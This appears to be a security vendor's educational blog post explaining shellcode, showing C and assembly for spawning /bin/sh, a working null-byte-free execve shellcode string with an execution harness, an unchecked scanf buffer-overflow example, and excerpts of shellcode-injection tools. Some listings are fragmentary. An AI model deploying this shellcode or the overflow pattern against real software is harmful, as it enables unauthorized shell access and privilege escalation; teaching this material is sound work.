

[FREE DEMO](#)

## Blog Categories

[Company >](#)[Security Research >](#)[Security >](#)[SentinelOne Intelligence Reports >](#)[Product/Technology >](#)[Life @ S1 >](#)[Feature Spotlight >](#)[The Good, the Bad and the Ugly >](#)

Get the SentinelOne  
Blog Newsletter

# MALICIOUS INPUT: HOW HACKERS USE SHELLCODE

By SentinelOne – August 5, 2019



▶ 0:00

You know all about [hashes](#) in cybersecurity and how to [decode Base64](#); you're likely also familiar with [steganography](#), and maybe you can even recite the [history](#) of cybersecurity and the development of [EDR](#). But how about explaining the malicious use of shellcode? You know it has nothing to do with shell scripts or shell scripting languages like Bash, but can you hold your own talking about what shellcode really is, and why it's such a great tool for attackers?



Not sure? No problem. We've got just the post for you. In the next ten minutes, we'll take you through the basics of shellcode, what it is, how it works and how hackers use it as malicious input.

## What is ShellCode?

We know shellcode has nothing to do with shell scripting, so why the name? The term "shellcode" was historically used to describe code executed by a target program due to a vulnerability exploit and used to open a remote shell – that is, an instance of a command line interpreter – so that an attacker could use that shell to further interact with the victim's system. It usually only takes a few lines of code to spawn a new shell process, so popping shells is a very lightweight, efficient means of attack, so long as we can provide the right input to a target program.

```
5     args[0] = "/bin/sh";  
6     args[1] = NULL;  
7     execve("/bin/sh", args, NULL);  
8     return 0;  
9 }
```

Standard C code like that above will pop a shell. You can compile and run it simply enough in an editor like [Geany](#). It's possible to turn small programs such as the one above into input strings that can be supplied to a vulnerable program to achieve the same effect. The bonus for attackers is that if your target program is running with elevated privileges, your newly spawned shell will inherit those same privileges, too.

Creating a shellcode string from ordinary code like that above requires using a disassembler to reveal the assembly "underneath" the compiled C. We can do that in any disassembler such as IDA, Ghidra, OllyDbg, Radare2 or otool on macOS. Here's what the program above looks like in a disassembler.

```

00000000100000f20 48 8b 0d e9 00 00 00 movq 0x0e9(%rip), %rcx ## literal pool symbol address: __stack_chk_guard
00000000100000f27 48 8b 09          movq (%rcx), %rcx
00000000100000f2a 48 89 4d f8      movq %rcx, -0x8(%rbp)
00000000100000f2e c7 45 dc 00 00 00 00 movl $0x0, -0x24(%rbp)
00000000100000f35 48 8d 0d 70 00 00 00 leaq 0x70(%rip), %rcx ## literal pool for: "/bin/sh"
00000000100000f3c 48 89 4d e0      movq %rcx, -0x20(%rbp)
00000000100000f40 48 c7 45 e8 00 00 00 00 movq $0x0, -0x18(%rbp)
00000000100000f48 48 89 cf        movq %rcx, %rdi
00000000100000f4b b0 00          movb $0x0, %al
00000000100000f4d e8 30 00 00 00 callq 0x100000f82 ## symbol stub for: _execve
00000000100000f52 48 8b 0d b7 00 00 00 movq 0xb7(%rip), %rcx ## literal pool symbol address: __stack_chk_guard
00000000100000f59 48 8b 09        movq (%rcx), %rcx
00000000100000f5c 48 8b 55 f8      movq -0x8(%rbp), %rdx
00000000100000f60 48 39 d1        cmpq %rdx, %rcx
00000000100000f63 89 45 d8        movl %eax, -0x28(%rbp)
00000000100000f66 0f 85 08 00 00 00 00 jne 0x100000f74
00000000100000f6c 31 c0          xorl %eax, %eax
00000000100000f6e 48 83 c4 30      addq $0x30, %rsp
00000000100000f72 5d            popq %rbp
00000000100000f73 c3            retq
00000000100000f74 e8 03 00 00 00 callq 0x100000f7c ## symbol stub for: __stack_chk_fail
00000000100000f79 0f 0b          ud2

```

The opcodes that we would need to create our shellcode are highlighted in red. To the right of those are the same instructions in the more human-readable assembly language.

Once we have our opcodes, we need to put them into a format that can be used as string input to another program. This involves concatenating the opcodes into a string and prepending each hex byte with `\x` to produce a string with the following format:

```
\x55\x48\x89\xe5\x48\x83\xec\x30\x31\xc0\x89\xc2\x48\x8d\x75\xe0\x48\x8b\x3b\x0d\xe9\x...
```

## How To Create Shellcode

In order to solve this problem and create well-formed shellcode, we need to replace any instructions containing null bytes with other instructions. Doing so is much easier if we code directly in an assembly language like **NASM** rather than starting in a language like C and extracting the assembly. Let's look at another example that has been specially-crafted to avoid the null-bytes problem. Below is the disassembly for a **similar problem** that also pops a shell using `execve()`, but the assembly is much smaller and more efficient than before.

```
1  =====
2  objdump disassembly
3  =====
4
5  Disassembly of section .text:
6
7  000000000401000 <_start>:
8      401000:  48 31 f6                xor     %rsi,%rsi
9      401003:  56                      push    %rsi
10     401004:  48 bf 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rdi
11     40100b:  2f 73 68
12     40100e:  57                      push    %rdi
13     40100f:  54                      push    %rsp
14     401010:  5f                      pop     %rdi
15     401011:  6a 3b                  pushq   $0x3b
16     401013:  58                      pop     %rax
17     401014:  99                      cld
18     401015:  0f 05                  syscall
19
```

```
1 XOR %rsi, %rsi
```

The use of **XOR** here is an example of sidestepping the restriction of not being able to use zeroes we mentioned above. This particular program needs to push the integer **0** onto the **stack**. To do so, it first loads **0** into the CPU's **%rsi register**. The natural way to do that would be:

```
1 mov $0x0, %rsi
```

But as we can see if we input that into an **online disassembler**, that produces raw hex with zeroes in the instruction operand.

```
1 4889342500000000
```

We can get around that by xoring the value of **%rsi** with itself. When both input values of **XOR** are the same, the result will be zero, but the instruction doesn't require any zeroes in the raw hex.

We can now produce a well-formed shellcode string that contains our complete program:

```
1
2 #include <stdio.h>
3
4 unsigned char shellcode[] = \
5 "\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05";
6 int main()
7 {
8     int (*ret)() = (int(*)())shellcode;
9     ret();
10 }
11
12
```

## Finding Vulnerable Programs

So now we have some shellcode and a proof of concept, but finding vulnerable programs that we can feed our shellcode to isn't a simple matter. One way is through **reverse engineering** a program, **fuzzing** and experimenting in the hope of finding a target program that mishandles certain edge cases of input data. In cases where the program code mishandles some unexpected form of input, this can sometimes be used to alter the program execution flow and either make it crash or allow us to run our own instructions delivered by the shellcode. One common programming error that can often be used to achieve this is a buffer overflow.

## What is a Buffer Overflow?

A buffer overflow occurs when a program writes data into memory that is larger than the area of memory, the buffer, the program has reserved for it, thus overwriting some unrelated program data. This is a programming error, as code should always check first

```
1 #include <stdio.h>
2
3 int main()
4 {
5     char input[16];
6     printf("Enter your password: ");
7
8     // if the password is longer than 16 chars we'll have a buffer overflow;
9     scanf("%s", input);
10    printf("Your password is %s", input);
11
12    return(0);
13 }
14
```

The program reserves 16 bytes of memory for the input, but the size of the input is never checked. If the user enters a string longer than 16 bytes, the data will overwrite adjacent memory – a buffer overflow. The image below shows what happens if you try to execute the above program and supply it with input greater than 16 bytes:



```

2  libsystem_c.dylib      0x00007fff7580c745  __abort + 144
3  libsystem_c.dylib      0x00007fff7580cff3  stack_chk_fail + 205
4  bufferoverflow          0x0000000010fd72f3c  main + 124
5  libdyld.dylib           0x00007fff75767300  NSLookupSymbolInModule + 34

Thread 0 crashed with X86 Thread State (64-bit):
  rax: 0x0000000000000000  rbx: 0x0000000011d2d25c0  rcx: 0x00007ffedfe8d7c8  rdx: 0x0000000000000000
  rdi: 0x00000000000000307  rsi: 0x0000000000000006  rbp: 0x00007ffedfe8d800  rsp: 0x00007ffedfe8d7c8
   r8: 0x0000000000000000   r9: 0x0000000000000000  r10: 0x0000000000000000  r11: 0x0000000000000206
  r12: 0x00000000000000307  r13: 0x0000000000000000  r14: 0x0000000000000006  r15: 0x000000000000002d
  rip: 0x00007fff758a22c6  rfl: 0x0000000000000206  cr2: 0x00007fffabff8188

Logical CPU:      0
Error Code:      0x0200148
Trap Number:     133


```

However, just causing a buffer overflow in a program isn't on its own much use to attackers, unless all they want to do is bring the application to a crashing halt. While that would represent a win of sorts for attackers whose objective is some kind of denial of service attack, the greater prize in most cases is not just causing the overflow but using it as a means to take control of execution.

Taking control of execution is a complex matter, but essentially involves determining precisely how much data we need to write to overflow the buffer sufficiently to ensure our shellcode is executed. This requires writing our own code both at a given address and ensuring that the target program's current function – that block of code which is handling our shellcode string and deciding what should happen next – returns to the address where our exploit code is waiting. If we can control that, we have a good chance of getting our exploit to successfully execute.

## Shellcode & Exploitation Kits

...functions that can inject shellcode directly into processes.



```
function Invoke-Shellcode.ps1
92
93 C:\PS> Invoke-Shellcode -Shellcode @(0x90,0x90,0xC3)
94
95
96
97 Description
98
99 -----
100
101 Overrides the shellcode included in the script with custom shellcode - 0x90 (NOP), 0x90 (NOP), 0xC3 (
    RET)
102
103 Warning: This script has no way to validate that your shellcode is 32 vs. 64-bit!
104
105 #>
106
107
108
109 [CmdletBinding( DefaultParameterSetName = 'RunLocal', SupportsShouldProcess = $True , ConfirmImpact = '
    High')] Param (
110
111     [ValidateNotNullOrEmpty()]
112     [UInt16]
113     $ProcessID,
114
115     [Parameter( ParameterSetName = 'RunLocal' )]
116     [ValidateNotNullOrEmpty()]
117
118
119
120
121
```

On Linux and macOS, even a simple bash post-exploit kit like **Bashark** will offer a function to execute shellcode.

```


+      ${underline}POSITIONAL ARGUMENTS:${reset}
+      SHELLCODE    Shellcode to execute in '\x' escaped form
+      ${underline}DESCRIPTION:${reset}
+      Execute specified shellcode"
+  else
+      if [ $# -eq 0 ]; then
+          print_error "Specify the shellcode to run"
+      else
+          shellcode=$1
+          cat >executor.c <<EOL
+  const char code[] = "${shellcode}";
+

```

Examples of pre-made shellcode can readily be found across the internet, including in resources for penetration testers and red teamers like the [Exploit Database](#), although real-world attacks will often require some degree of customization to ensure the shellcode is suited to the target program, execution environment and attacker objectives.

## Protecting Against Shellcode

You would think that input mishandling resulting in buffer overflows, which have been known about for decades, would be becoming rarer, but in fact the opposite is true. Statistics from the CVE database at NIST show that vulnerabilities caused by buffer overflows increased dramatically during 2017 and 2018. The number known for this year is already higher than every year from 2010 to 2016, and we still have almost 5 months of the year left to go.



Clearly, there's a lot of unsafe code out there, and the only real way you can protect yourself from exploits that inject shellcode into vulnerable programs is with a **multi-layered security solution** that can not only use **Firewall** or **Device** controls to protect your software stack from unwanted connections, but also that uses static and behavioral AI to catch malicious activity both before and on execution. With a comprehensive security

## Conclusion


In this post, we've taken a look at what shellcode is and how hackers can use it as malicious input to exploit vulnerabilities in legitimate programs. Despite the long history of the dangers of buffer overflows, even today we see an increasing number of CVEs being attributed to this vector. Looking on the bright side, attacks that utilize shellcode can be stopped with a good security solution. On top of that, if you find yourself in the midst of a thread or a chat concerning shellcode and malicious input, you should now be able to participate and see what more you can learn from, or share with, others!

---

**Like this article? Follow us on [LinkedIn](#), [Twitter](#), [YouTube](#) or [Facebook](#) to see the content we post.**

### Read more about Cyber Security

- [EternalBlue & The Lemon\\_Duck Cryptominer Attack](#)
- [Firewall Vulnerabilities | Is Your Data Leaking Like Capital One?](#)
- [Can Tricky TxHollower Malware Evade Your AV?](#)
- [MegaCortex | Malware Authors Serve Up Bad Tasting Ransomware](#)
- [7 Ways Hackers Steal Your Passwords](#)
- [The Good, the Bad and the Ugly in Cybersecurity – Week 31](#)



eBook

## Reversing Malware on macOS

Attacks on the macOS platform are on the rise – learn how to reverse macOS malware

DOWNLOAD EBOOK




Live Demo

## **SentinelOne ActiveEDR**

Detect Cyber Attacks without any prior knowledge

WATCH NOW



Live Demo

## Endpoint Protection Platform Free Demo

Interested in seeing us in action?

GET DEMO



Platform  
About  
Partners  
Support  
Jobs  
Legal  
Security & Compliance  
Contact Us

Press  
News  
Events  
Resources

Mountain View, CA 94043  
1-855-868-3733  
Twitter  
Facebook  
YouTube  
LinkedIn



---

SentinelOne, All Rights Reserved.